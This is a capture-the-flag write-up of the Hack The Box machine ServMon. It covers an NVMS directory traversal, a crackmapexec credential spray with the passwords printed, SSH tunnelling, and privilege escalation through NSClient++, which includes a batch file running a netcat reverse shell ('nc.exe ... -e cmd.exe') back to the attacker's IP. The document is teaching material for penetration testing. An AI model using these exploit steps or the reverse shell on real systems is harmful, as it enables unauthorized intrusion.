SERVMON | Kaosam

My profile -> https://www.hackthebox.eu/home/users/profile/149676

Let's start with a standard nmap scan:

```
root@unknown:~/Desktop# nmap -sV 10.10.10.184
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-13 15:16 CEST
Nmap scan report for 10.10.10.184
Host is up (0.12s latency).
Not shown: 991 closed ports
PORT     STATE SERVICE        VERSION
21/tcp   open  ftp            Microsoft ftpd
22/tcp   open  ssh            OpenSSH for_Windows_7.7 (protocol 2.0)
80/tcp   open  http
135/tcp  open  msrpc          Microsoft Windows RPC
139/tcp  open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
5666/tcp open  tcpwrapped
6699/tcp open  napster?
8443/tcp open  ssl/https-alt?
```

If we connect with FTP through anonymous user we can obtain, by downloading them with "get", two files inside two folders, respectively of Nadine and Nathan users:

```
root@unknown:~/Desktop# ftp 10.10.10.184
Connected to 10.10.10.184.
220 Microsoft FTP Service
Name (10.10.10.184:root): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
01-18-20  12:05PM       <DIR>          Users
226 Transfer complete.
ftp> cd Users
250 CWD command successful.
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
01-18-20  12:06PM       <DIR>          Nadine
01-18-20  12:08PM       <DIR>          Nathan
226 Transfer complete.
ftp> ls Nadine/*
200 PORT command successful.
125 Data connection already open; Transfer starting.
01-18-20  12:08PM                  174 Confidential.txt
226 Transfer complete.
ftp> ls Nathan/*
200 PORT command successful.
125 Data connection already open; Transfer starting.
01-18-20  12:10PM                  186 Notes to do.txt
226 Transfer complete.
ftp>
```

The first file, Confidential.txt, contains the following message:

```
Nathan,

I left your Passwords.txt file on your Desktop.  Please remove this once
you have edited it yourself and place it back into the secure folder.

Regards

Nadine
```

The second, Notes_to_do.txt, contains reminders on the aspects of the system to be updated:

```
1) Change the password for NVMS - Complete

2) Lock down the NSClient Access - Complete

3) Upload the passwords

4) Remove public access to NVMS

5) Place the secret files in SharePoint
```

This makes us understand that on Nathan's Desktop there are login credentials, and that the NVMS service is publicly accessible.

By connecting on port 80 we find the login portal of the service:


ExploitDB contains the exploit concerning a possible Directory Traversal:

https://www.exploit-db.com/exploits/47774

If we try to intercept the request of the login page with Burp, and go to the path: /../../../../../../../../../../../windows/win.ini

by changing the GET request:

We can then access the Passwords.txt file on Nathan's desktop:



By testing the credentials with crackmapexec, we see that one of these belongs to Nadine:

```
root@unknown:~/Desktop# crackmapexec smb 10.10.10.184 -u Nadine -p pass
SMB         10.10.10.184    445    SERVMON          [*] Windows 10.0 Build 18362 x64 (name:SERVMON) (domain:SERVMON) (signing:False) (SMBv1:False)
SMB         10.10.10.184    445    SERVMON          [-] SERVMON\Nadine:1nsp3ctTh3Way2Mars! STATUS_LOGON_FAILURE
SMB         10.10.10.184    445    SERVMON          [-] SERVMON\Nadine:Th3r34r3To0M4nyTrait0r5! STATUS_LOGON_FAILURE
SMB         10.10.10.184    445    SERVMON          [-] SERVMON\Nadine:B3WithM30r4ga1n5tMe STATUS_LOGON_FAILURE
SMB         10.10.10.184    445    SERVMON          [+] SERVMON\Nadine:L1k3B1gBut7s@W0rk
```

By testing the credentials on the portal, these do not work. I tried so on SMB and other services. In the end, the easiest solution was to test via SSH.

With:


```
ssh Nadine@10.10.10.184
```

we have the shell and the user flag:

```
Microsoft Windows [Version 10.0.18363.752]
(c) 2019 Microsoft Corporation. All rights reserved.

nadine@SERVMON C:\Users\Nadine>cd Desktop

nadine@SERVMON C:\Users\Nadine\Desktop>type user.txt
cf6c8f8d4b63f829281faf1d1147105f

nadine@SERVMON C:\Users\Nadine\Desktop>
```

To become an Administrator, the first test was done using Winpeas.

Then, I concentrated on the other active web port, 8443, connecting via HTTPS (as written by many users on the forum I used Chromium rather than Firefox):



We have another login screen in front of us, this time from NSClient ++.

Inside the folder of installed programs, we can read the configuration file of the service, containing the password for clear access:

```
PS C:\Users\Nadine> cd 'C:\Program Files\NSClient++\'
PS C:\Program Files\NSClient++> type .\nsclient.ini
# If you want to fill this file with all available options run the follow
#   nscp settings --generate --add-defaults --load-all
# If you want to activate a module and bring in all its options use:
#   nscp settings --activate-module <MODULE NAME> --add-defaults
# For details run: nscp settings --help


; in flight - TODO
[/settings/default]

; Undocumented key
password = ew2x6SsGTxjRwXOT
```

Still on ExploitDB, you can find the exploit for the service:

https://www.exploit-db.com/exploits/46802

The service is very unstable, maybe it will be necessary to repeat the steps listed by the exploit more than a single time.

Unfortunately, however, the web page is accessible only from localhost.

To overcome this, I tunneled via SSH with plink (you can transfer it to the machine with wget or as in my case open an smb server). In the attacking machine we should activate the ssh server with systemctl start ssh.service:

\\10.10.14.14\share\plink.exe -l YOURUSERNAME -pw YOURPASSWORD -R 8443:127.0.0.1:8443 10.10.14.14

Once tunneled, you can access the web server by visiting in your attacking machine:

https://localhost:8443


To accomplish the exploit, we need to create a .bat file, and transfer netcat to the victim machine:

```
@echo off
C:\temp\nc.exe 10.10.14.14 4444 -e cmd.exe
```

Afterwards it's necessary to perform the following steps in the web interface to make the service run our script every 60 seconds:

```
5. Add script foobar to call evil.bat and save settings
- Settings > External Scripts > Scripts
- Add New
    - foobar
        command = c:\temp\evil.bat

6. Add schedulede to call script every 1 minute and save settings
- Settings > Scheduler > Schedules
- Add new
    - foobar
        interval = 1m
        command = foobar
```

The seventh and final step of the exploit is not necessary, since restarting the service or the machine is sufficient in the Console section, run the check_new command:




If it doesn't work, you can take advantage of the APIs:

https://docs.nsclient.org/api/

In our case, from the attacking machine:

curl -k -i -u admin https://localhost:8443/api/v1/queries

And listening on the port, we will have the shell as Administrator:



Contact me on Twitter: https://twitter.com/samuelpiatanesi

You can find other writeups on my Github repo: https://github.com/Kaosam/HTBWriteups